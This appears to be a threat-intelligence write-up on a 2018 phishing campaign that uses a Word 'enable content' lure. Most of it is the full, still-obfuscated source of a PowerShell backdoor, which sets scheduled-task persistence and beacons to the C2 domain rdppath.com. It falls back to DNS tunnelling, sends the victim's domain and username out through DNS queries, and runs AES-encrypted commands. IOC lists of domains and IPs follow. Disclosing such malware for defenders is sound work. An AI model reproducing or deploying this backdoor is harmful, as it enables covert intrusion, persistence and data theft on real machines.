
First source : b75d8710 (web)


First country: AE

C2: **rdppath[.]com**

"C:\Windows\system32\cmd.exe" /c start /b schtasks /create /sc minute /mo 5 /tn Office365DCOMCheck /tr "wscript.exe "C:\Users\admin\AppData\Local\Temp\Office365DCOMCheck.vbs" \"powershell.exe -ExecutionPolicy bypass -WindowStyle hidden -NoProfile 'C:\programdata\Office365DCOMCheck.ps1' \""

C:\Users\admin\AppData\Local\Temp**Office365DCOMCheck.vbs**
C:\programdata**Office365DCOMCheck.ps1**


Font
Paragraph
Styles
¶ Normal
¶ No Spaci...
Heading 1
Heading 2
Title
Subtitle
Microsoft Office
This document is protected
1. Open the document in Microsoft Office. Previewing online is not available for protected documents
2. If this document was downloaded from your email, please click Enable Editing from the yellow bar above
3. Once you have enabled editing, please click Enable Content from the yellow bar above


Local Disk (C:) ▸ Users ▸ admin ▸ AppData ▸ Local ▸ Temp ▸
Search Temp
Include in library
Share with
New folder
Name
Date modified
Type
Size
Office365DCOMCheck.vbs
6/7/2018 3:34 PM
VBScript Script File

ProgramData

Computer ▾ Local Disk (C:) ▾ ProgramData ▾

Search Progra

Organize ▾ Include in library ▾ Share with ▾ New folder

Favorites
- Desktop
- Downloads
- Recent Places

Libraries
- Documents
- Music
- Pictures
- Videos

Computer

Name	Date modified	Type
Adobe	10/6/2017 9:43 AM	File folder
Microsoft	10/6/2017 9:35 AM	File folder
Microsoft Help	10/5/2017 12:37 PM	File folder
Oracle	10/6/2017 9:37 AM	File folder
Package Cache	2/8/2018 9:31 AM	File folder
qemu-ga	6/7/2018 3:34 PM	File folder
Skype	11/9/2017 11:44 AM	File folder
Office365DCOMCheck.ps1	6/7/2018 3:34 PM	Windows Pow

PROCESS

Filter by name or PID

2732 WINWORD.EXE /n "C:\Users\admin\Desktop\download.doc" 2k

1132 powershell.exe -exec bypass -File C:\programdata\Office365DCOMCheck.ps1 6k

3456 cmd.exe /c start /b schtasks /query /fo csv 91

3900 schtasks.exe /query /fo csv 92

3548 findstr.exe Office365DCOMCheck 34

1524 cmd.exe /c start /b schtasks /create /sc minute /mo 5 /tn Office365DCOMCheck /tr "wscript.exe "C 91

3016 schtasks.exe /create /sc minute /mo 5 /tn Office365DCOMCheck /tr "wscript.exe "C:\Users\adm 88

3500 nslookup.exe -q=aaaa mail.569317.rdppath.com. 103

1896 nslookup.exe -q=aaaa mail.569317.rdppath.com. 102

```
. Standard query response 0x0002 No such name AAAA UENcYWRtaW46cGFzcw0101.569317.rdppath.com
. Standard query response 0x0002 No such name AAAA UENcYWRtaW46cGFzcw0101.569317.rdppath.com
. Standard query response 0x0002 No such name AAAA UENcYWRtaW46cGFzcw0101.569317.rdppath.com SOA ns1.rdppath
. Standard query response 0x0002 No such name AAAA mail.569317.rdppath.com
. Standard query response 0x0002 No such name AAAA mail.569317.rdppath.com
. Standard query response 0x0002 No such name AAAA mail.569317.rdppath.com SOA ns1.rdppath.com
. Standard query response 0x0002 No such name AAAA www.569317.rdppath.com
. Standard query response 0x0002 No such name AAAA www.569317.rdppath.com
. Standard query response 0x0002 No such name AAAA www.569317.rdppath.com SOA ns1.rdppath.com
. Standard query response 0x9191 A www.rdppath.com A 185.161.208.37
```

C:\Users\admin\AppData\Local\Temp\Office365DCOMCheck.vbs

CreateObject("WScript.Shell").Run "" & WScript.Arguments(0) & "", 0, False

C:\programdata\Office365DCOMCheck.ps1

```
param(
[string]${SvNa`Me}=("{0}{4}{2}{3}{1}" -f 'Office36','ck','M','Che','5DCO'),
[string]${seRVeRdo`mA`IN}=("{2}{3}{0}{1}"-f'.c','om','r','dppath')
)

function DB64([string]${En`CODed}){
${N`SP} = ${e`NcO`DED} -replace ' '
${sT`Rb} = new-object System.Text.StringBuilder
for(${I}=0;${i} -lt ${N`Sp}.Length;${i}++){
   if(${N`Sp}[${I}] -eq '0' ){
      if(${N`SP}[${I}+1] -eq '0'){
            ${N`ULI} = ${s`TRB}.Append('0')
      }
      if(${n`sP}[${i}+1] -eq '1'){
            ${nU`LL} = ${S`TRB}.Append('=')
      }
      if(${n`SP}[${i}+1] -eq '2'){
            ${nU`IL} = ${S`Trb}.Append('/')
      }
      if(${N`SP}[${i}+1] -eq '3'){
            ${N`ULI} = ${s`Trb}.Append('+')
      }
      ${I}++;
   }
   else{
      ${nU`LL} = ${st`Rb}.Append(${n`sp}[${I}])
   }

}
${NE`w`Arr} = ${St`RB}.ToString()
${de`Cod`ed} = [System.Convert]::FromBase64String(${n`EWArr});
```

```
${DE`cOd`Ed};
}


function EB64([byte[]]${deC`oD`Ed}){
${n`sP} = [System.Convert]::ToBase64String(${D`ecOD`eD})
${s`TrB} = new-object System.Text.StringBuilder
for(${i}=0;${I} -lt ${n`sP}.Length;${I}++){
    if(${N`SP}[${i}] -eq '0' ){
        ${n`ULL} = ${St`Rb}.Append('00')
    }
    elseif(${N`sP}[${I}] -eq '='){
        ${Nu`LL} = ${S`Trb}.Append('01')
    }
    elseif(${N`sp}[${I}] -eq '/'){
        ${n`UlI} = ${S`Trb}.Append('02')
    }
    elseif(${N`Sp}[${I}] -eq '+'){
        ${nU`lI} = ${s`TRB}.Append('03')
    }
    else{
        ${N`ULL} = ${S`TRb}.Append(${n`sP}[${I}])
    }
}
${ST`RB}.ToString()
}

function DAES(${K`Ey}, ${BY`Tes}){ ${IV} = ${BYT`Es}[0..15];${A`EM} = MA ${K`eY} ${iv};${dE`cr`YPt`OR} = ${a`EM}.CreateDecryptor();${ue`d`AtA} =
${D`eC`RyptoR}.TransformFinalBlock(${B`YteS}, 16, ${ByT`es}.Length - 16);${uE`datA};}
function EAES(${K`Ey}, ${BYT`ES}){ ${a`em} = MA ${k`eY}; ${ENC`Ry`PTOR} = ${a`Em}.CreateEncryptor(); ${e`d`AtA} =
${ENc`RY`p`ToR}.TransformFinalBlock(${by`Tes}, 0, ${bYt`es}.Length);[byte[]] ${FUlI`DA`Ta} = ${A`Em}.IV + ${e`Data} ;${fU`L`Ld`Ata};}

function MA(${k`eY}, ${i`V}){${a`Em} =New-Object ("{4}{6}{0}{1}{7}{2}{5}{3}" -f 'rity.','Cr','ography.A','Managed','Syst','es','em.Secu','ypt')
${a`Em}.Mode = [System.Security.Cryptography.CipherMode]::CBC
${A`eM}.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7
${a`EM}.BlockSize = 128
${A`Em}.KeySize = 256
if (${I`V}) {
        if (${iV}.getType().Name -eq ("{0}{1}" -f'Strin','g')) {
                ${a`eM}.IV = [System.Convert]::FromBase64String(${i`V})
        }
        else {
                ${A`Em}.IV = ${I`V}
        }
}
if (${K`EY}) {
        if (${k`ey}.getType().Name -eq ("{1}{2}{0}" -f'g','Stri','n')) {
                ${A`eM}.Key = [System.Convert]::FromBase64String(${k`eY})
        }
        else {
                ${a`EM}.Key = ${K`ey}
        }
}
return ${A`EM}
}
```

```
function WebReq(${dOm`A`in},${M`et`HoD},${c`Oo`KieVAL},${b`oDy}){
${u`RL} = ("{3}{2}{1}{0}" -f '.','/www','tps:/','ht')+${dO`M`AIn}
${FF}= 0;
while(1)
{
${R`EQ} = [System.Net.WebRequest]::Create(${U`Rl});
${r`Eq}.UseDefaultCredentials = ${TR`UE}
([System.Net.HttpWebRequest]${R`eQ}).UserAgent =
(("{27}{13}{32}{4}{16}{22}{23}{3}{0}{18}{25}{33}{17}{31}{9}{26}{14}{36}{28}{5}{20}{29}{21}{19}{1}{24}{8}{10}{6}{34}{30}{12}{35}{2}{15}{7}{11}"-f 'in64;
x64)','me/4','.36 E','W','T','KHTML,','5','/1','11.1','bKi','3','2.246','ri/5','/5.0 (Windows','/','dge',' 1','e',' ','o) Chro',' l','ck','0.0;',' ','2.0.23','Ap','t','Mozilla','7.36 (','ike
Ge','Safa','We',' N','pl',' ','37','53'))
${r`eQ}.Proxy = [System.Net.WebRequest]::DefaultWebProxy
${r`Eq}.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials
${C`oO`k`leJaR} = new-object System.Net.CookieContainer;
if(${cO`o`kI`EVAL}){
        ${COO`k`iE} = New-Object System.Net.Cookie(("{0}{2}{1}" -f'PHPSE','ID','SS'),${CO`OKIE`VAl});
        ${COo`k`ie`JaR}.Add(${U`RL}, ${Co`oKie});
}
${R`EQ}.CookieContainer = ${cOo`kiE`jAR};
${R`EQ}.Method = ${mE`T`hod};
if(${bO`DY})
{
  ${r`EQ}.ContentType = ("{2}{1}{0}{3}" -f 'p','t/','tex','lain')
        ${r`EQ}.ContentLength = ${b`ODY}.length
        ${ReQu`es`T`sT`REaM} = ${r`Eq}.GetRequestStream()
  ${r`eq}.servicepoint.Expect100continue =${f`A`Lse}
        ${R`Eq`UesT`STrE`AM}.Write([System.Text.Encoding]::ASCII.GetBytes(${B`ody}),0,${BO`dY}.length)
        ${REq`UE`ST`StRe`AM}.Close()
}

Try{
  ${RE`sP} = ${R`EQ}.GetResponse()
        ${te`st} = (New-Object System.IO.StreamReader(${r`eSp}.GetResponseStream())).ReadToEnd();

  ${Z}=0
  if( (${r`esP}.StatusCode -ne 200) -or (${T`esT}.Length -and ((${TE`sT} -replace ' ') -notmatch "^[A-Za-z0-9]*$")) ){1/${z}}
  break
}
Catch
{
  if(!${Ff}){
    ${Ff}=1
    ${U`Rl} = ("{1}{3}{2}{0}" -f'ww.','http','//w',':')+${D`OM`Ain}
  }
  else{
    try{
      ${i`d} = ${EnV:U`sER`D`Om`AIN}+'\'+${ENV`:US`erNA`me}
      ${cre`Ds} = new-object System.Net.NetworkCredential(${I`D},("{0}{1}"-f 'p','ass'))
      ${r`Eq}.Credentials = ${Cr`EdS}

      ${R`eSp} = ${r`eQ}.GetResponse()
                ${t`EST} = (New-Object System.IO.StreamReader(${Re`SP}.GetResponseStream())).ReadToEnd();

      ${z}=0
      if( (${r`EsP}.StatusCode -ne 200) -or (${t`EST}.Length -and ((${te`sT} -replace ' ') -notmatch "^[A-Za-z0-9]*$")) ){1/${Z}}
      break
    }
```

```
        catch{
            return 0
    }
    }
}

}

${COo`K`IEs} = ${cOO`Ki`e`jaR}.GetCookies(${u`Rl});
${te`ST}
if( ${Co`ok`IES} -and ${C`OoK`IEs}[0].Name -eq ("{0}{1}{2}" -f 'PHPSESS','I','D') -and ${sesS`V`Ar} -ne ${cOoki`Es}[0].Value )
{
                ${c`o`OKiEs}[0].Value
}
}


function Query(${Dn`AMe}){
${t`RY} = 0;
do{
    if(${T`Ry} -ne 0)
    {Start-Sleep -m 50}
    try{
        if(${gl`oba`L:O`sV})
        {
            ${DN} = ${dNa`Me}+'.'
            ${qQ} = nslookup.exe -q=aaaa ${dN} | where{${_} -match ("{0}{1}{2}"-f '.','*:.*:.','*')}
            return [net.ipaddress]::Parse([System.Text.Encoding]::ASCII.GetString(${q`Q}[10..${Q`q}.Length])).GetAddressBytes()
        }else{
            ${R} = Resolve-DnsName -Name ${D`Na`mE} -Type AAAA -DnsOnly
            return [System.Net.IPAddress]::Parse(${r}.IP6Address).GetAddressBytes()
        }
    }
    catch{}
    ${t`Ry}++
}while(${P`AR`TS}.length -ne 8 -and ${t`RY} -lt 3)

return 0;
}


function get-res(${R`es},${Rr}){
${D`ATA} = @()
${T`mP} = [byte[]]${R`Es}[12..15]
[array]::Reverse(${t`MP})
${c`Ou`NT} = [System.BitConverter]::ToUInt32(${t`Mp},0)

for(${I}=0;${i} -lt ${C`ouNT};${I}++)
{
    ${d`N`AmE} = 'www'+${i}+'.'+${r`R}+"."+${SerVe`R`DOmA`iN}
    ${d`AtA} += Query  ${dN`AmE}
}
${D`Na`ME} = ("{1}{0}" -f'ww.','w')+${R`R}+"."+${sERVe`RdOmA`in}
${r`ES} = Query ${dn`Ame}

${f} = [array]::IndexOf(${D`ATa},[byte]124)
```

```
if( ${F} -ne -1 )
{
   if( ${f} -ne 0 )
   {
         [System.Text.Encoding]::ASCII.GetString(${da`TA}[0..(${f}-1)])
   }
   ${l} = [array]::IndexOf(${d`ATA}[(${F}+1)..${D`ATa}.length],[byte]124)
   if( ${l} -ne -1 )
   {
      ${Le`N`GTh} = [System.Convert]::ToInt32( [System.Text.Encoding]::ASCII.GetString(${da`TA}[(${F}+1)..(${F}+${l})]) )
      if( ${Leng`Th} -gt 0 )
      {
         ${Da`TA}[(${F}+2+${L})..(${F}+${L}+1+${lE`NGth})]
      }
   }
}
}

function DNS-Con(${d`mo`De},${CoOK`i`Ea`Vl},${pda`TA}){
${r`R} = (Get-Random -Min 100000 -Max 999999).ToString()
if(${dM`oDE} -eq 0)
{
   ${d`NaME} = ("{1}{0}" -f'l.','mai')+${rR}+'.'+${SER`VERD`Oma`in}
   ${r`eS} = Query ${Dna`mE}
   ${S`D`ATA} = ${En`V:usERDo`M`A`IN}+'\'+${eNV:uSeR`Na`me} + ("{1}{0}"-f's',':pas')
   ${Id} = [System.Text.Encoding]::ASCII.GetBytes(${s`DaTa})
   ${D`Id} = EB64 ${id}
   ${D`N`AmE} = ${d`iD}+'.'+${R`R}+'.'+${S`eRVer`D`OMa`in}
}
else
{
   ${Dn`AME} = ("{1}{0}" -f '.','ns1')+${r`R}+'.'+${SERV`e`Rd`OMa`IN}
   ${R`Es} = Query ${D`N`AME}
   ${d`N`AMe} = ${coO`k`iEaVl}+'.'+${R`R}+'.'+${SErv`ERdO`mAIn}
   ${r`ES} = Query ${d`Na`me}
   if(${dmo`DE} -eq 2){
      ${CO`U`Nt} = [int][math]::Ceiling(${pdA`Ta}.length/60)
      for(${pn}=0;${p`N} -lt ${c`oUNt} ;${P`N}++){
         ${S`ize} = 60
         if(${Pn} -eq ${COU`NT}-1 -and ${P`d`Ata}.length%60 -gt 0)
         {${sI`ZE}=${pd`Ata}.length%60}

         ${dNA`me} = ${p`dAta}.substring((${Pn}*60),${s`IZE})+'.'+${R`R}+'.'+${s`ERVErd`om`AIN}
         ${R`es} = Query ${d`N`AME}
      }
   }
   ${Dn`Ame} = ("{0}{1}"-f 'n','s2.')+${RR}+'.'+${s`e`RVerd`OmAIN}
}
${R`eS} = Query ${D`NA`mE}
${r`VAL} = get-res ${r`Es} ${r`R}
if( ${RV`AL} ){${r`Val}}
else{return 0}
}

${glO`BAl`:OSv} = 0
if([System.Environment]::OSVersion.Version.Major -eq 6 -and [System.Environment]::OSVersion.Version.Minor -lt 2)
{${G`lobAl:o`SV} = 7}
```

```
${f`F} = ${e`NV:tE`MP}+"\" +${s`V`NaMe}+("{0}{1}"-f'.vb','s')
if((Test-Path ${fF}) -eq ${FA`Lse})
{[System.IO.File]::WriteAllText(${F`F},("CreateObject(`"WScript.Shell`").Run "+"`"`" "+'& '+'WSc'+'ript.A'+'rgumen'+'ts(0'+') '+'& '+"`"`", "+'0,'+' '+'F'+'alse'))}

${Ta`SK} =  cmd /c start /b schtasks /query /fo csv | where{${_} -notmatch ("{1}{0}"-f 'askNa','T')} | findstr ${Sv`N`AmE}
${E`XecUTa`BLE} = ("{1}{2}{0}"-f'exe','wscript','.')
${r`Un} = ${mY`I`NVo`CaTIon}.MyCommand.Definition
${a`Rgs} = ""+${ff} + ("`" "+"\`"powershell.exe "+") +((("{8}{3}{9}{10}{14}{15}{6}{0}{12}{5}{11}{4}{1}{2}{7}{13}"-f 'yp','e',' hidden -NoProf','E','l','-','onPolicy b','il','
-','xec','u','WindowSty','ass ','e JuM','t','i')).RePLacE(([char]74+[char]117+[char]77),[sTRInG][char]39))+${r`UN}+"' "+' \'"
if( ${t`Ask} -eq ${N`UlL}){
   ${t`R} = ${eXEc`U`TAB`le}+' '+ ${A`RgS}
   cmd /c start /b schtasks /create /sc minute /mo 5 /tn ${sV`N`AMe} /tr ${tr}
 }

${v`AL} = Get-ItemProperty -Path ((("{2}{0}{1}"-f 'kc','u:{0}','h'))  -f[CHar]92) -Name ${s`V`NAmE}

if( ${V`Al} ){
            ${va`Ls} = ${v`Al}.${S`Vna`ME} -split '_'
            ${s`ES`SVar} = ${v`ALs}[0]
   ${eP`SK} = ${va`ls}[1]
}

${d`Ns}=0
if(!${SeSS`VAr}){
   ${HttP_`R`Es} =  WebReq ${S`ERver`dom`Ain} "GET"
   ${D`NS}=0
   if( ${Http_`ReS} -eq 0){
      ${D`NS} = 1
      ${HTTp`_R`ES} = DNS-Con 0 ${SeSs`V`Ar}
   }

   if(${htt`p_R`ES} -is [system.array] -and ${Htt`p_r`ES}[0].length -gt 1){
      if(${D`NS}){
         ${s`eSSV`Ar} = ${Ht`Tp_`RES}[0]
         ${Ep`Sk} = EB64 ${HtTp_R`ES}[1..${HtT`P`_REs}.Length]
      }
      else{
            ${E`Psk} = ${H`Ttp_`REs}[0]
                  ${SEs`SV`Ar} = ${HTTp_`ReS}[1]
      }

      ${STo`RIn`gV`Al} = ${s`E`SSvAr}+'_'+${E`PSk}
                        New-ItemProperty -path ((("{0}{2}{1}" -f'hk','u:gQ8','c')) -CrePLacE ([char]103+[char]81+[char]56),[char]92) -Name ${svn`Ame} -Value
${STO`R`In`GVAl} -force
   }
   else{exit}
}

Try{
${H`T`T`P_res} = WebReq ${sERVEr`doMa`IN} "GET" ${se`SSvAr}
${d`NS}=0
if( ${htTp_`Res} -eq 0){
   ${D`NS} = 1
   ${http`_R`ES} = DNS-Con 1 ${s`eSS`Var}
}

   if(${H`T`TP_res} -is [system.array] -and ${h`TtP_`Res}[1] -and ${Ht`Tp_`REs}[0] -and ${HT`Tp`_ReS}[0].length -gt 1){
```

```
        if(${D`Ns}){
            ${S`EsSvAr} = ${HTtp_`REs}[0]
            ${eP`SK} = EB64 ${h`TTp_r`Es}[1..${h`Ttp_REs}.Length]
        }
        else{
            ${E`PSK} = ${Ht`TP_`ReS}[0]
                    ${S`esSVAr} = ${HTtP`_R`ES}[1]
        }
        ${s`TOr`InG`VAL} = ${sess`Var}+'_'+${E`pSk}
        New-ItemProperty -path ((("{2}{0}{1}{3}"-f'kc','u:j','h','x0'))-cRepLACE  ([ChAR]106+[ChAR]120+[ChAR]48),[ChAR]92) -Name ${SV`Na`mE} -Value
${s`Tor`IN`gvaL} -force
        return
    }
    elseif( !${H`TTp_rES} -and !${H`T`TP_REs}[0] )
    {exit}


${p`sk} = DB64 ${Ep`SK}
if(${d`Ns}){${bYt`ES} = ${htT`P_`RES}}
else{ ${byT`eS} = DB64 ${hTT`P_r`es}}
${D`ATA} = DAES ${p`Sk} ${byt`eS}

if( [System.text.encoding]::ASCII.GetString(${d`Ata}[0..4]) -eq ("{0}{1}"-f 'he','llo'))
{
            ${UU`iD} = ${da`Ta}[5..40]
            ${T`ypE} = [System.Text.Encoding]::ASCII.GetString(${Da`Ta}[41])
            ${D} = ${d`ATa}[42..${D`ATa}.length]
    ${p`ReV`D`OMaiN} = ${se`Rv`ERDom`AIN}
    if(${T`Ype} -eq 'x'){
        cmd /c start /b schtasks /delete  /tn ${s`VName} /f
        Remove-ItemProperty -path ((("{1}{0}"-f 'u:TJz','hkc')).RepLACE(([cHar]84+[cHar]74+[cHar]122),'\')) -Name ${svn`Ame}
            [System.IO.File]::WriteAllBytes(${m`yINvo`CAt`iOn}.MyCommand.Definition,${D}[0..${d}.length] )
        ${reS`Ult} = [System.Text.Encoding]::ASCII.GetBytes("bye") + ${uu`id} + [System.Text.Encoding]::ASCII.GetBytes("d")
            ${e`DAtA} = EAES ${P`sk} ${reSU`Lt}
               ${B64`Byt`eS} = EB64 ${eD`ATa}
        if(${d`Ns} -eq 0 ){${Htt`P_rES} = WebReq ${p`REv`d`omaIn} ("{1}{0}" -f'T','POS') ${Se`SS`VAR} ${B`64`BytES}}
        else{${htTP`_`RES} = DNS-Con 2 ${S`es`SvaR} ${b6`4bYT`eS}}
        ${NmOd`U`LE} = ${ExecU`Ta`BLE}+' '+ '"'+${Ff} + ((("{0}{5}{1}{2}{3}{4}"-f'{0} {','ersh','ell','.','exe','0}pow'))-F [ChAr]34)
+((("{7}{3}{6}{13}{10}{0}{15}{4}{11}{8}{1}{5}{2}{9}{16}{14}{12}" -f'bypa','wSty','-','ol','s','le hidden ','i',' -ExecutionP','Windo','N','y ',' -','le PQN','c','i','s','oProf'))
-rEPlace  ([CHAr]80+[CHAr]81+[CHAr]78),[CHAr]34)+${R`Un}+'"'+' '"
        cmd.exe /c ${NmoDU`LE}
    }
}

}catch{exit}
```


IOCs

Other parts of the infrastructure:


rdppath.com
mailpage.tech
adobeonline.net
adobelicence.com
185.236.78.32
185.236.77.98
185.174.100.56
185.161.208.37
185.161.210.84
46.105.134.228
185.174.100.56

2018-05-30: Unknown threat actor - Resume in Russian lure submitted from Belarus

Follow Up on a campaign found by
https://twitter.com/blu3_team/status/951647866531057665




A recent decoy document was served from here:
http://fose.mos2ioa[.]com/c
Which contains
Resume.scr - 845974fe7c2b1cfa931924053d605570 - **Submitted from Belarus.**
"C:\Users\admin\AppData\Local\Temp\RarSFX\Sfx.exe" /RarSFX/Sfx.exe



